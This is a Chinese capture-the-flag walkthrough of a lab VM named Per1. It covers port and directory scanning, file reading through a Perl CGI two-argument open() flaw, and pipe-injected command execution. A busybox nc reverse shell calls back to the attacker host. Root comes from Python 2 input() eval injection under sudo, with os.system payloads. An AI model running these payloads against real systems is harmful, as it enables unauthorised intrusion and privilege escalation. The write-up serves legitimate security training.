群友靶机-Per1

信息搜集


```
┌──(root㉿kali)-[/home/kali/bash]
└─# nmap 192.168.2.241 -p- -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 21:54 EDT
Nmap scan report for Per1.lan (192.168.2.241)
Host is up (0.00076s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Perl: The Epitome of Elegance
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:85:AC:01 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.76 ms Per1.lan (192.168.2.241)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.77 seconds
```

开放了22和80

web探测



源码内有一个注释

```
<!-- cgi -->
```

猜测是cgi脚本，常见的cgi目录有`cgi-bin`

直接访问会被forbidden

```
┌──(root㉿kali)-[/home/kali/bash]
└─# curl http://192.168.2.241/cgi-bin/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at 192.168.2.241 Port 80</address>
</body></html>
```

尝试再扫一下目录，因为有cgi脚本，所以这次扫描添加应该cgi的文件后缀名

```
┌──(root㉿kali)-[/home/kali/bash]
└─# gobuster dir -u http://192.168.2.241/cgi-bin -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,zip,cgi
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.2.241/cgi-bin
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,zip,cgi,php
[+] Timeout:                 10s
```

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/file.cgi             (Status: 200) [Size: 22]
Progress: 52170 / 1102805 (4.73%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 53069 / 1102805 (4.81%)
===============================================================
Finished
===============================================================
```

这里扫出来了应该file.cgi，去访问一下

```
┌──(root㉿kali)-[/home/kali/bash]
└─# curl http://192.168.2.241/cgi-bin/file.cgi
Missing file parameter
```

提示缺少参数，wfuzz一下参数

```
┌──(root㉿kali)-[/home/kali/bash]
└─# wfuzz -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories-
lowercase.txt -u http://192.168.2.241/cgi-bin/file.cgi/?FUZZ=/etc/passwd  --hh
22
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.2.241/cgi-bin/file.cgi/?FUZZ=/etc/passwd
Total requests: 56162

=====================================================================
ID           Response   Lines    Word       Chars       Payload

=====================================================================

000000482:   200        26 L     38 W       1392 Ch     "file"

^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing
pending requests...

Total time: 0
Processed Requests: 533
Filtered Requests: 532
Requests/sec.: 0
```

参数是file，再去读取一下/etc/passwd

```
┌──(root㉿kali)-[/home/kali/bash]
└─# curl http://192.168.2.241/cgi-bin/file.cgi?file=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
sunset:x:1001:1001:,,,:/home/sunset:/bin/bash
```

也是可以读取的，但是直接输入id或者是其他的命令，则回显空白

```
┌──(root㉿kali)-[/home/kali/bash]
└─# curl http://192.168.2.241/cgi-bin/file.cgi?file=id


┌──(root㉿kali)-[/home/kali/bash]
└─# curl http://192.168.2.241/cgi-bin/file.cgi?file=ls


┌──(root㉿kali)-[/home/kali/bash]
└─# curl http://192.168.2.241/cgi-bin/file.cgi?file=ls%20-al
```

尝试把这个file.cgi文件读取一下

```
┌──(root㉿kali)-[/home/kali/bash]
└─# curl http://192.168.2.241/cgi-bin/file.cgi?file=file.cgi
#!/usr/bin/perl
use CGI;
print CGI::header();
my $input = CGI::param('file');
if($input) {
    open(FILE, $input);
    print while <FILE>;
    close(FILE);
}
else {
    print "Missing file parameter";
```

```
}
```

在 Perl 中，管道符 `|` 能够导致命令执行是因为 Perl 的 `open()` 函数（特别是双参数形式）有特殊的设计行为，这是 Perl 语言的一个特性而非漏洞，因此可以在执行命令时在后面添加应该管道符 `||`

```
┌──(root㉿kali)-[/home/kali/bash]
└─# curl 'http://192.168.2.241/cgi-bin/file.cgi?file=|id|'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

那么就可以进行反弹shell了


```
┌──(root㉿kali)-[/home/kali/bash]
└─# echo "busybox nc 192.168.2.240 1234 -e /bin/bash" |sed 's/ /+/g'
busybox+nc+192.168.2.240+1234+-e+/bin/bash


┌──(root㉿kali)-[/home/kali/bash]
└─# curl 'http://192.168.2.241/cgi-bin/file.cgi?
file=|busybox+nc+192.168.2.240+1234+-e+/bin/bash|'


┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.2.240] from (UNKNOWN) [192.168.2.241] 43760
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提权至sunset

传入了一个linpeas.sh文件，在/opt下发现了一个password.pl



去看一下

```
www-data@Per1:/opt$ ls -al
total 12
drwxr-xr-x  2 root   root   4096 Aug  8 09:07 .
drwxr-xr-x 18 root   root   4096 Mar 18 20:37 ..
-rwxr-xr-x  1 sunset sunset  893 Aug  8 09:07 password.pl
www-data@Per1:/opt$ cat password.pl
my @char_generator = (

    [103, 3],
    [126, 5],
    [115, 7],
    [98,  1],
    [112, 2],
    [58,  6],
    [105, 4],
```

```
    [122, 4],
    [102, 5]
);


my @decoy_blocks = (
    {values => [66, 71, 77], offsets => [2, 3, 5]},
    {values => [85, 90, 95], offsets => [4, 1, 6]},
    {values => [105, 110, 115], offsets => [3, 7, 2]}
);


my $output;
for my $i (0..4) {

    if ($i < 3) {
        my ($val, $off) = @{$char_generator[$i]};
        $output .= chr($val - $off);
    }

    else {

        if ($i == 4) {
            my $noise = $decoy_blocks[0]{values}[0] - $decoy_blocks[0]{offsets}
[0];

        }

        for my $j (($i == 3) ? (3..5) : (6..8)) {
            my ($val, $off) = @{$char_generator[$j]};
            $output .= chr($val - $off);
        }
        last;
    }
}

print $output . "\n";
```

是一个perl脚本，并且脚本属于sunset用户的，那么用perl运行一下

```
www-data@Per1:/opt$ perl password.pl
dylan4
```

给出了一个密码，猜测是sunset用户的密码，进行登陆

```
www-data@Per1:/opt$ su sunset
Password:
sunset@Per1:/opt$ id
uid=1001(sunset) gid=1001(sunset) groups=1001(sunset)
```

提权至root

```
sunset@Per1:/opt$ sudo -l
Matching Defaults entries for sunset on Per1:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunset may run the following commands on Per1:
    (ALL) NOPASSWD: /usr/bin/python /usr/bin/guess_game.py
```

```
sunset@Per1:/opt$ cat /usr/bin/guess_game.py
import random

def guess_game():
    ans = random.randint(0, 65535)
    print "Welcome to the guess game!"
    print "I've chosen a number between 0 and 65535."
    try:
        user_input = input("Your guess: ")
    except Exception as e:
        print "Error:", e
        return

    if user_input == ans:
        print "Congratulations! You guessed it."
    else:
        print "Wrong! The correct number was", ans

if __name__ == '__main__':
    guess_game()
```

分析一下

在 Python 2 中，input()函数等同于 eval(raw_input())，这意味着它会直接执行用户输入的任何 Python 表达式。

那么可以使用下面的payload进行验证

```
__import__('os').system('id')
__import__('os').system('/bin/sh')
__import__('os').system('sudo su')
或
__import__('os').system('chmod +s /bin/bash')
```

```
sunset@Per1:/opt$ sudo /usr/bin/python /usr/bin/guess_game.py
Welcome to the guess game!
I've chosen a number between 0 and 65535.
Your guess: __import__('os').system('id')
uid=0(root) gid=0(root) groups=0(root)
Wrong! The correct number was 30551
```

可以看到是可以利用的，那么就可以进行提权的操作了

```
sunset@Per1:/opt$ sudo /usr/bin/python /usr/bin/guess_game.py
Welcome to the guess game!
I've chosen a number between 0 and 65535.
Your guess: __import__('os').system('/bin/bash')
root@Per1:/opt# id
uid=0(root) gid=0(root) groups=0(root)
```

flag

```
root@Per1:~# cat root.txt /home/sunset/user.txt
flag{root-c27679de03aba03c5a33159aef11f8ea}
flag{user-5b5b8e9b01ef27a1cc0a2d5fa87d7190}
```